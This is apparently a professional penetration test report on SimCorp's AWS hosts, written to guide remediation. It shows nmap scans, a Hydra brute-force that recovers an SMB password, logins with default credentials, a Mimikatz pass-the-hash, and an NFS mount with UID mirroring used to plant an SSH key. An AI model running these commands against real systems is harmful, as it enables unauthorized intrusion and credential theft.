# Penetration Test Final Report

EXECUTED FOR SIMCORP, MARCH 2024

Ian Bennett, Dominique Bruso, Tianna Farrow,
Bryanna Fox, Marcus Nogueira

CRIMSON SECURITY

# Contents

## Executive Summary

This penetration test, conducted for SimCorp from March 11 to 14, 2024, exposed critical security vulnerabilities within your AWS environment. Our black-box assessment revealed a fragmented network with seven hosts, all of which are running outdated software, in some cases by more than a decade.

Through reconnaissance of your network and exploitation of common vulnerabilities, our team achieved ***complete system compromise on all seven of these hosts***. This level of access underscores the high likelihood for severe data compromise, deliberate system outages, and significant reputational harm by threat actors.

The penetration test followed the Lockheed Martin Cyber Kill Chain framework and adhered to NIST SP 800-115 standards for evaluating cyber security, as well as analytic standards and probabilistic language in US ICD-203.  Our findings revealed system-wide ***Critical risks*** posed by outdated software, poor password practices, and misconfigured services.

### Key Insights and Recommendations

- *Critical and Systemic Vulnerabilities*:  The rapid and complete compromise of all seven hosts highlights a critical, systemic vulnerability requiring both immediate fixes and a long-term strategic plan.  Address underlying security weaknesses  through architecture improvements and integrate both proactive and reactive security teams throughout the development lifecycle. Consider automation.

- *Outdated Software and Patching*: Outdated software was a major attack vector. Prioritize software updates and rigorous patch management, leveraging vendors' automatic tools as able, to ensure timely application of critical security fixes.

- *Weak Passwords and Lateral Movement*:  Weak password requirements, coupled with password reuse, enabled the team to easily guess passwords and move laterally. Implement strong password policies, increase user education, and consider future multifactor authentication (MFA) to mitigate these risks.

- *Data Exfiltration Risks*: Misconfigured services and web application vulnerabilities (e.g., SQL injection) pose a serious risk for data exfiltration.  Conduct regular audits to prevent misconfigurations and enforce strict access controls.

- *Continuous Monitoring, Incident Response, Culture*: The findings underscore the need for continuous security monitoring with integrated threat intelligence and advanced analytics.  In addition to a robust incident response plan including breach notifications and forensics capabilities, promote leader training on computer security topics to ensure a 'trickle down' of best practices, reducing risk internally.

# Scope

This penetration test focused on the following areas within the AWS VPC:

- *Network*: Identified live hosts and open ports through blind enumeration. We focused on the identified IP range 10.0.0.0/24, excluding several IPs to protect running services such as Splunk and our own VPN connection.
- *Operating Systems*: Examined and attempted compromise of Windows and Linux systems for known vulnerabilities.
- *Applications*: We conducted limited web application testing against two hosts that were identified as serving webpages.

The following areas were excluded from this assessment:

- Physical security
- Social engineering and phishing
- Denial-of-service (DoS) testing

# General Methodology

Our penetration testing approach generally mirrored the Lockheed Martin Cyber Kill Chain, systematically progressing through phases like reconnaissance (identifying systems and vulnerabilities) and exploitation (leveraging those vulnerabilities to gain unauthorized access). This structured approach ensured a comprehensive assessment of the target environment's security posture.

Of note, we were unable to establish external persistent C2 connections due to network limitations with our VPN, but it is highly likely that a moderately advanced threat actor could have established such a connection.

1. *Reconnaissance*: Network mapping was used to discover active hosts and open services. We used standard tools (nmap) to conduct multi-protocol searches: TCP, UDP, and ICMP.

2. *Vulnerability Identification*: Vulnerability scanners (e.g., Nessus, nmap scripts) were employed to detect known vulnerabilities in operating systems and services running on open ports.

3. *Exploitation*: Identified vulnerabilities were exploited where possible, using tools such as Metasploit, Hydra, Medusa, etc. to gain elevated access and demonstrate potential impact. In one case, the team was able to guess a weak password on the first try and directly logged in to the target machine on an administrator account.

4. *Post-Exploitation*: Privilege escalation and lateral movement techniques were employed to explore the extent of possible compromise once inside the network.

Regarding our approach to authoring this this penetration testing assessment, we leveraged the NIST SP 800-115 *Technical Guide to Information Security Testing and Assessment* to communicate the likelihood and potential impact of exploited vulnerabilities. Our findings are presented with objectivity and adhere to the guidelines for probabilistic language described in ICD-203 *Analytic Standards*. This approach ensures clarity in communicating our assessments and demonstrates our commitment to rigorous tradecraft and unbiased analysis.

# Introduction

Crimson Security conducted a comprehensive penetration test of SimCorp's AWS environment between March 11 and 14, 2024. This test followed standard methodologies, including aligning with the Lockheed Martin Cyber Kill Chain and NIST SP 800-115 guidelines, to identify and exploit vulnerabilities within the company's network, operating systems, and applications.

The primary goal of this test was to simulate real-world attack scenarios, providing SimCorp with a clear understanding of its security posture, the potential impact of successful attacks, and actionable recommendations to enhance its defenses. The test focused on reconnaissance, vulnerability discovery, exploitation, and post-exploitation activities to assess the overall security of the environment.

This report details the findings for each compromised host, along with technical explanations of the exploits used. The identified vulnerabilities underscore the critical importance of proactive security measures, including regular vulnerability scanning, patching, and strict adherence to security best practices.

# Host 1: 10.0.0.74

### Assessment


The open RDP service on an outdated Windows 7 system presents a critical vulnerability. This host was **<u>compromised</u>** with easily guessed (weak) credentials and carries additional risk due to numerous publicly known RDP and SMB exploits targeting this operating system. This vulnerability carries a **<u>Critical</u>** risk rating and requires immediate remediation.

### Technical Summary

- An initial network scan revealed the host running Windows 7 Professional and exposing RDP, SMB (NetBIOS, Microsoft-DS), and several other services.
- An unauthenticated RDP connection was established, revealing multiple user accounts.
- Attempts to exploit the system through Hydra password brute-forcing were successful, though the initial Metasploit attempts were not.

### Initial Discovery


- Nmap scan (TCP SYN, service/version detection, OS fingerprinting, scripts) revealed:
  - Open ports:
    - 135 (MSRPC)
    - 139 (NetBIOS-SSN)
    - 445 (Microsoft-DS)
    - 554 (RTSP)
    - 2869 (Microsoft HTTPAPI)
    - 3389 (RDP/SSL)
- Operating System: Windows 7 Professional Service Pack 1



```
└─$ cat ../../01-recon/74\ scan\ results/74-scan-results.nmap
# Nmap 7.94SVN scan initiated Mon Mar 11 13:28:44 2024 as: nmap -sV -version-all -A -p- -oA 74-scan-results 10.0.0.74
Nmap scan report for 10.0.0.74
Host is up (0.048s latency).
Not shown: 65518 closed tcp ports (conn-refused)
PORT     STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: 2024-03-11T17:37:15+00:00; -8s from scanner time.
| rdp-ntlm-info:
|   Target_Name: RISK-ANALYST1
|   NetBIOS_Domain_Name: RISK-ANALYST1
|   NetBIOS_Computer_Name: RISK-ANALYST1
|   DNS_Domain_Name: RISK-ANALYST1
|   DNS_Computer_Name: RISK-ANALYST1
|   Product_Version: 6.1.7601
|_  System_Time: 2024-03-11T17:36:08+00:00
| ssl-cert: Subject: commonName=RISK-ANALYST1
| Not valid before: 2024-03-06T18:10:19
|_Not valid after:  2024-09-05T18:10:19
5357/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
```


## RDP Access

- Established RDP connection using Remmina (TLS). Observed user accounts: 'Administrator', 'risk-analyst', 'Guest'



## Exploitation Attempts

- *Brute Force*: Attempted to brute-force credentials for SMB using Hydra and CrackMapExec with rockyou.txt dictionary. Eventually successful.



```
┌──(kali㉿kali)-[~]
└─$ hydra -l risk-analyst -P /home/kali/Downloads/rockyou.txt -T 64 smb://10.0.0.74

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpos
es (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-13 21:04:56
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting
, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 14344398 login tries (l:1/p:14344398), ~14344398 tries per task
[DATA] attacking smb://10.0.0.74:445/
[STATUS] 371.00 tries/min, 371 tries in 00:01h, 14344027 to do in 644:24h, 1 active
[STATUS] 372.33 tries/min, 1117 tries in 00:03h, 14343281 to do in 642:03h, 1 active
[STATUS] 371.57 tries/min, 2601 tries in 00:07h, 14341797 to do in 643:18h, 1 active
[STATUS] 370.73 tries/min, 5561 tries in 00:15h, 14338837 to do in 644:37h, 1 active
[STATUS] 370.32 tries/min, 11480 tries in 00:31h, 14332918 to do in 645:04h, 1 active
[STATUS] 370.19 tries/min, 17399 tries in 00:47h, 14326999 to do in 645:02h, 1 active
[STATUS] 370.08 tries/min, 23315 tries in 01:03h, 14321083 to do in 644:58h, 1 active
[STATUS] 369.27 tries/min, 29172 tries in 01:19h, 14315226 to do in 646:07h, 1 active
[445][smb] host: 10.0.0.74   login: risk-analyst   password: simcity
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-13 22:30:01
```

# Host 2: 10.0.0.82

### Assessment


The open RDP service and default credentials resulted in an immediate and **<u>complete compromise</u>** of the system. This vulnerability carries a **<u>Critical</u>** risk rating due to the ease of exploitation and the potential for full system control by an attacker. The outdated operating system and potentially vulnerable services present additional risks.

### Technical Summary

- An initial network scan revealed the host running Microsoft Windows and exposing FTP, HTTP (IIS 7.5), and RDP services.
- A remote desktop connection was established, and the default "vagrant" user was successfully compromised using the common default password "vagrant."
- This user had local administrator privileges, which were exploited to modify system passwords. This demonstrates the potential for full system control, user lockouts, and the creation of new accounts for persistence.
- As demonstration, an intranet web page was defaced with a ‘deepfried’ image.
- Post-exploitation, this machine was used to host Mimikatz in a pass-the-hash attack from Host 4 (10.0.0.126) to Host 6 (10.0.0.197).

### Initial Discovery


- Nmap scan (TCP SYN scan) revealed the following open ports and services:
  - Port 21: FTP (Microsoft ftpd)
  - Port 80: HTTP (Microsoft IIS httpd 7.5)
  - Port 3389: RDP (Microsoft Terminal Service)
  - Ports 49152-49165: MSRPC (Microsoft Windows RPC)



```
# Nmap 7.94SVN scan initiated Mon Mar 11 16:10:48 2024 as: nmap -sV -e tun0 -oA 82-simple-scan 10.0.0.82
Nmap scan report for 10.0.0.82
Host is up (0.11s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE    SERVICE       VERSION
21/tcp    open     ftp           Microsoft ftpd
80/tcp    open     http          Microsoft IIS httpd 7.5
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
3389/tcp  open     ms-wbt-server Microsoft Terminal Service
49152/tcp open     msrpc         Microsoft Windows RPC
49153/tcp open     msrpc         Microsoft Windows RPC
49154/tcp open     msrpc         Microsoft Windows RPC
49155/tcp open     msrpc         Microsoft Windows RPC
49165/tcp open     msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Mar 11 16:12:00 2024 -- 1 IP address (1 host up) scanned in 72.14 seconds
```


- Note: Ports 135, 139, and 445 were detected in a 'filtered' state. This suggests a potential firewall or host-based filtering mechanism is in place.
- Version detection (Nmap -sV flag) identified potentially outdated software (IIS 7.5) and provided operating system hints (Windows).




```
80/tcp    open    http                Microsoft IIS httpd 7.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
```

**Exploitation Path**

- **Remote Desktop Connection:** Established a connection to the open RDP port (3389) using Remmina from the Kali instance.



- **Weak Credentials:** Observed a default "vagrant" user account. Successfully logged into the "vagrant" account using the common default password "vagrant". Additionally, enabled password reset for “newuser” due to admin permissions.
- **Privilege Discovery:** The "vagrant" user is a local administrator.
- **Website Defacing:** Due to accesses and permissions, took advantage of the opportunity to change an intranet webpage’s displayed photo.



## Post-Exploitation

Mimikatz served from this machine was used to extract NTLM and SHA hashes for the "administrator" and "guest-user" accounts on Host 4 (10.0.0.126). Pass-the-Hash was then used against Host 6 (10.0.0.197), and was successful due to password reuse, resulting in administrator control of 10.0.0.197.

# Host 3: 10.0.0.123

## Assessment


The open services, misconfigured NFS share, and weak sudo permissions resulted in the **complete compromise** of the system. This vulnerability carries a **Critical** risk rating due to the ease of exploitation and potential for complete data access and system control by an attacker.

## Technical Summary

- An initial network scan revealed the host running SSH, RPCBind, NFS, and Splunk services. A remotely accessible, misconfigured NFS share was mounted on the Kali system, providing access to user data.
- By mirroring a discovered low-privileged user named "peter" on the Kali system, it was possible to establish SSH access to the target as the "peter" user.
- Two methods of privilege escalation were successful. Firstly, the "rootplease" exploit was executed within a Docker container, granting root privileges. Secondly, "peter's" sudo permissions for the strace command, with no password required, facilitated privilege escalation to root.

## Initial Discovery

- Nmap scan (TCP SYN scan) revealed the following open ports and services:
    - Port 22: SSH (OpenSSH 7.6p1, Ubuntu Linux)
    - Port 111: RPCBind (version 2-4)
    - Port 2049: NFS (version 3-4)
    - Port 8089: HTTP (Splunkd httpd, SSL-enabled)




```
└─$ sudo nmap -sV 10.0.0.123 -e tun0 -oA 123-simplescan
[sudo] password for sthb:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-11 15:30 CDT
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 15:30 (0:00:07 remaining)
Nmap scan report for 10.0.0.123
Host is up (0.077s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind  2-4 (RPC #100000)
2049/tcp open  nfs      3-4 (RPC #100003)
8089/tcp open  ssl/http Splunkd httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.35 seconds
```


## Exploitation Path

- **NFS Mount:** Remote NFS share discovered and successfully mounted at /mnt/remote/ on the Kali instance, exposing the /home/peter/ directory.




```
┌──(sthb㉿winkali)-[/mnt/remote]
└─$ sudo mount -t nfs 10.0.0.123:/ .
[sudo] password for sthb:
```

- **User Mirroring:**
  - Inspected files and directories in /home/peter using ls -al, revealing file permissions and the user "peter" (UID 1001, GID 1005).
  - Created a local user named "peter" on the Kali instance with matching UID and GID.



```
┌──(sthb㉿winkali)-[/mnt/remote/home]
└─$ su peter
Password:
$ ls
peter
$ cd ./peter
$ ls -al
total 16
drwx------ 4 peter 1005 4096 Mar 12 20:42 .
drwxr-xr-x 6 root  root 4096 Mar 12 20:29 ..
drwx------ 2 peter 1005 4096 Mar 12 01:44 .cache
drwx------ 3 peter 1005 4096 Mar 12 01:44 .gnupg
$ mkdir ./.ssh
$ ls -al
total 20
drwx------ 5 peter  1005 4096 Mar 13 12:20 .
drwxr-xr-x 6 root   root  4096 Mar 12 20:29 ..
drwx------ 2 peter  1005 4096 Mar 12 01:44 .cache
drwx------ 3 peter  1005 4096 Mar 12 01:44 .gnupg
drwxr-xr-x 2 peter peter 4096 Mar 13 12:20 .ssh
$ █
```


- **SSH Access:**
  - Generated an RSA 4096-bit SSH key pair for the local "peter" user (ssh-keygen).
  - Copied the public key (id_rsa.pub) to the remote "peter" user's .ssh/authorized_keys file.



```
┌──(sthb㉿winkali)-[~/.ssh]
└─$ ls
known_hosts  known_hosts.old  peter1  peter1.pub

┌──(sthb㉿winkali)-[~/.ssh]
└─$ su peter
Password:
$ cat peter1.pub > /mnt/remote/home/peter/.ssh/authorized_keys
```

- Established an SSH connection to the remote host as "peter" (successful authentication with the locally created key).



